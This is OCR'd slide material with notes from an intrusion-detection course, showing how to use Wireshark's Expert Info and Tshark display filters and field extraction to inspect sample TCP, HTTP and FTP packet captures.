To see the output, enter the following on the command line:

wireshark whole-overlap.pcap

To view the output of the anomalies that Wireshark found for this pcap, select Analyze → Expert Info Composite.

Expert Info Details



Group	Protocol	Summary	Count
Sequence	TCP	Retransmission (suspected)	1
Sequence	TCP	Duplicate ACK (#1)	1

Intrusion Detection In-Depth


whole-overlap.pcap

If you select the "Details" tab at the top, you'll see a summary of the traffic. If we look at the "Notes" tab, we see that we have two packets that Wireshark considers to be worthy of reporting.

The other tabs, on the top, display varying views of the same information. This can be especially helpful when attempting to inspect TCP sessions that you suspect may have anomalous traffic.

To see the output, enter the following on the command line:
wireshark whole-overlap.pcap

TCP Analysis Types


whole-overlap.pcap - Wireshark
File Edit View Go Capture Analyze Statistics Telephony Tools Help
Expression... Clear Apply

Filter: tcp.analysis

tcp.analysis.ack_lost_segment
tcp.analysis.ack_rtt
tcp.analysis.acks_frame
tcp.analysis.bytes_in_flight
tcp.analysis.duplicate_ack
tcp.analysis.duplicate_ack_frame
tcp.analysis.duplicate_ack_num
tcp.analysis.fast_retransmission
tcp.analysis.flags

No..				Protocol	Source port	Destination p
1				TCP	16806	80
2				TCP	80	16806
3				TCP	16806	80
4				TCP	16806	80
5				TCP	80	16806
6				HTTP	16806	80
7				TCP	80	16806
8				HTTP	16806	80
9				TCP	80	16806
10	3.195905	192.168.1.100	192.168.1.199	TCP	16806	80


○ Invalid filter Packets: 10 Displayed: 10 Marked: 0 Profile: Default

Intrusion Detection In-Depth whole-overlap.pcap

TCP packets may also be colored with a black background and red text like the packets we see with retransmissions or duplicate acknowledgement. To view the types of conditions that cause this coloring, expand the TCP protocol after selecting "Expressions." Next, scroll down to the flags that begin with "tcp.analysis." There is one name, "tcp.analysis.duplicate_ack," that caused one of the packets we see to be colored black.

To see the output, enter the following on the command line:

wireshark whole-overlap.pcap




Tshark

- Many of the same capabilities as Wireshark, but text based
- Good if you don't have an environment that supports graphics
- Less overhead, quicker
- Performs more protocol decodes and optionally more verbose than tcpdump

Intrusion Detection In-Depth

Why might you want to use Tshark when you have everything you'd ever want with Wireshark? Well, sometimes you may have a more primitive bare-bones environment that doesn't support graphics so text-based Tshark may be your only option. There are other times when the verbosity of Wireshark is not what you need. For instance, Wireshark makes it difficult to view a progression of values in several packets. Suppose you wanted to follow TCP sequence numbers in a series of packets. You'd have to select individual packets in Wireshark and expand the packets pane to display the TCP sequence number for each packet. It would be difficult to compare multiple packets. Tshark's command line output is more appropriate for this particular task.

Tshark output is a compromise between Wireshark and tcpdump. Like Wireshark, it can dissect protocols and display details, summaries, counts, etc. It's got much of the same functionality with a more basic display of output like tcpdump. Yet, it provides a more comprehensive assessment of the packet protocols, so it may be favored over tcpdump.



Sample Tshark

```
tshark -r sample-tshark.pcap -n
  1   0.000000   10.3.8.108 -> 10.3.8.239   TCP 57267 80 57267 > 80
  [SYN] Seq=0 Win=8192 Len=0
  2   0.165011   10.3.8.239 -> 10.3.8.108   TCP 80 57267 80 > 57267
  [SYN, ACK] Seq=0 Ack=1 Win=5840 Len=0 MSS=1460
  3   0.207211   10.3.8.108 -> 10.3.8.239   TCP 57267 80 57267 > 80
  [ACK] Seq=1 Ack=1 Win=8192 Len=0
  4   0.255680   10.3.8.108 -> 10.3.8.239   TCP 57267 80 [TCP
  segment of a reassembled PDU]
  5   0.304390   10.3.8.239 -> 10.3.8.108   TCP 80 57267 80 > 57267
  [ACK] Seq=1 Ack=10 Win=5840 Len=0
  6   1.319368   10.3.8.108 -> 10.3.8.239   HTTP 57267 80 GET
  /EVILSTUFF HTTP/1.1
  7   1.319588   10.3.8.239 -> 10.3.8.108   TCP 80 57267 80 > 57267
  [ACK] Seq=1 Ack=28 Win=5840 Len=0
  8   1.379536   10.3.8.108 -> 10.3.8.239   TCP 57267 80 57267 > 80
  [RST, ACK] Seq=28 Ack=1 Win=8192 Len=0
```


Intrusion Detection In-Depth

sample-tshark.pcap

You can run Tshark to examine some captured traffic simply by feeding it the name of the pcap file after the -r command line switch. This output is Tshark's recreation of a GET request for "EVILSTUFF", where "EVIL" and "STUFF" are sent in two segments. Much like Wireshark, it actually reassembles the content in several segments and displays the reassembled payload. Its output syntax and display are much like tcpdump. Yet, tcpdump is incapable of performing reassembly.

Some of the command line options are the same as tcpdump. The -r option specifies a libpcap capture file and the -n option suppresses name resolution.

To see the output, enter the following on the command line:
tshark -r sample-tshark.pcap -n



Tshark and Display Filters

```
tshark -r sample-tshark.pcap -n -Y "ip.src == 10.3.8.108"
  1   0.000000   10.3.8.108 -> 10.3.8.239   TCP 57267 80 57267 > 80
  [SYN] Seq=0 Win=8192 Len=0
  3   0.207211   10.3.8.108 -> 10.3.8.239   TCP 57267 80 57267 > 80
  [ACK] Seq=1 Ack=1 Win=8192 Len=0
  4   0.255680   10.3.8.108 -> 10.3.8.239   TCP 57267 80 [TCP segment
  of a reassembled PDU]
  6   1.319368   10.3.8.108 -> 10.3.8.239   HTTP 57267 80 GET
  /EVILSTUFF HTTP/1.1
  8   1.379536   10.3.8.108 -> 10.3.8.239   TCP 57267 80 57267 > 80
  [RST, ACK] Seq=28 Ack=1 Win=8192 Len=0

tshark -r sample-tshark.pcap -n -Y "http.request.method == GET"
  6   1.319368   10.3.8.108 -> 10.3.8.239   HTTP 57267 80 GET
  /EVILSTUFF HTTP/1.1
```

Intrusion Detection In-Depth


sample-tshark.pcap

Tshark can employ the same display filters that Wireshark uses. The "-Y" command line switch identifies that you want to use a display filter. You must know the exact display filter since Tshark, unlike Wireshark, offers no automated assistance in forming the display filter expression.

The first command filters for a source IP of 10.3.8.108. It is enclosed in double quotes. The quotes are to keep the command shell from trying to interpret it as input.

The second command filters for the HTTP request.method of GET.

✦ Enter the Tshark commands on the slide to see the displayed output.



FTP Traffic


```
tshark -r ftp.pcap -n -Y "ftp.response.code == 530"

  4   0.012755 10.121.70.151 -> 10.234.125.254 FTP 21 2217 Response:
   530 Login incorrect.
 13   0.040913 10.121.70.151 -> 10.234.125.254 FTP 21 2220 Response:
   530 Login incorrect.
 29   0.108560 10.121.70.151 -> 10.234.125.254 FTP 21 2222 Response:
   530 Login incorrect.
 32   0.120024 10.121.70.151 -> 10.234.125.254 FTP 21 2221 Response:
   530 Login incorrect.
 39   0.145896 10.121.70.151 -> 10.234.125.254 FTP 21 2223 Response:
   530 Login incorrect.
  etc.
```

Intrusion Detection In-Depth

ftp.pcap

Suppose you had some FTP traffic that you wanted to inspect. Specifically, you want to examine the FTP response code 530 because it is indicative of an incorrect login. What might you suspect is happening in this traffic? Perhaps, this is some type of brute force password attempt. You'd have to do more examination of the traffic to see if the traffic occurred over a short amount of time and inspect the username and password values to verify that it is a brute force username/password attack.

To see the output, enter the following on the command line:
tshark -r ftp.pcap -n -Y "ftp.response.code == 530"



Tshark Instead of Wireshark

```
tshark -r ftp.pcap -n -T fields -e ip.src -e tcp.flags -e tcp.seq -e
   tcp.ack -e tcp.len -E header=y -Y "tcp.port == 24514"

   ip.src              tcp.flags  tcp.seq tcp.ack tcp.len
65.55.111.78             0x02       0              0
173.255.224.66           0x12       0       1      0
65.55.111.78             0x10       1       1      0
173.255.224.66           0x18       1       1      33
65.55.111.78             0x18       1       34     36
173.255.224.66           0x10       34      37     0
173.255.224.66           0x18       34      37     130
65.55.111.78             0x18       37      164    41
173.255.224.66           0x18       164     78     14
etc.
```

Intrusion Detection In-Depth

ftp.pcap


Generally, when given the choice of using Wireshark or Tshark where both are available, Wireshark is preferred because of its ease of use. However, Wireshark does not facilitate examining and comparing multiple records for specific values when those values are not displayed in any of the packet pane columns where you get the best visual overview of the traffic.

For instance, say you wanted to compare the progression of TCP sequence and acknowledgement numbers in a given session identified with a TCP port of 24514. The Tshark command displayed on this slide selects specific values to be printed from records selected with the TCP port of 24514. The "-T" options allows the formatting of output – specifically using the "-e" option to designate the fields to be displayed with a header for each column.

While the output isn't exactly elegant, and you still have to decode the hex flag settings, it allows you to see the sequence, acknowledgement numbers and length of the payload. The same succinct output could be extracted from tcpdump fields using some Unix cut commands. However, the format of tcpdump output is not consistent, depending on whether or not data is sent in a TCP segment. This means that expected tcpdump output fields/values may not always fall in the same place so it would be difficult to use the cut command because it requires predictable field locations.

To see the output, enter the following on the command line:

tshark -r ftp.pcap -n -T fields -e ip.src -e tcp.flags -e tcp.seq -e tcp.ack -e tcp.len -E header=y - Y "tcp.port == 24514"



Wireshark III Summary

- Export web objects for deeper inspection
- Carve out base64 MIME-encoded SMTP attachments
- Excellent for investigating traffic in many different ways – statistical overview, stream reassembly, progression of events
- Many other features – decode as a selected protocol, expert systems, command line Tshark

Intrusion Detection In-Depth


This section wraps up our extensive coverage of Wireshark. Hopefully, you see the power and utility of Wireshark, from the combined three sections, after discovering all of its features.

In this section, we learned about extracting web objects from HTTP traffic and carving out, and later examining, base64 MIME-encoded SMTP attachments. This permits you to inspect more content than just stream reassembly.

The particular sample exploit traffic that we followed showed you how to approach the use of Wireshark to logically allow you to progress from a statistical overview to a more refined inspection of different aspects of the traffic, ultimately guiding you towards discovering what occurred.

Wireshark has many more features than we've covered in all the sections devoted to it in this course. We explored some additional ones that allow decoding of traffic as a selected protocol, its capability to identify particular anomalies of traffic, and finally the use its command line equivalent – Tshark.

Wireshark is feature-rich and the only way to really learn Wireshark and discover its power is by experimenting with it.




Wireshark Part III Exercises

Workbook

Exercise:	"Wireshark Part III"	
Introduction:		Page 3-C
Questions:	Approach #1 -	Page 4-C
	Approach #2 -	Page 10-C
	Extra Credit -	Page 11-C
Answers:		Page 12-C

Intrusion Detection In-Depth

This page intentionally left blank.




Application Protocols and Detection

- Wireshark Part III
- **Application Protocols and Detection**
- IDS/IPS Evasion Theory
- Real-World Traffic Analysis

Intrusion Detection In-Depth

In this section, we'll look at some of the most used application layer protocols – namely Microsoft-specific protocols, HTTP, SMTP, and DNS to better understand how malicious attacks against them are detected. We'll explore how general IDS/IPS detection is performed and then we'll examine some of the challenges present for detection of these and other protocols. We'll look at some traffic and attacks to the application protocols.




Objectives

- Examine IDS/IPS Detection Methods
- Challenges to Detection
- Understanding some of the most commonly used protocols:
  - Microsoft-specific
  - HTTP/HTTPS
  - SMTP
  - DNS

Intrusion Detection In-Depth

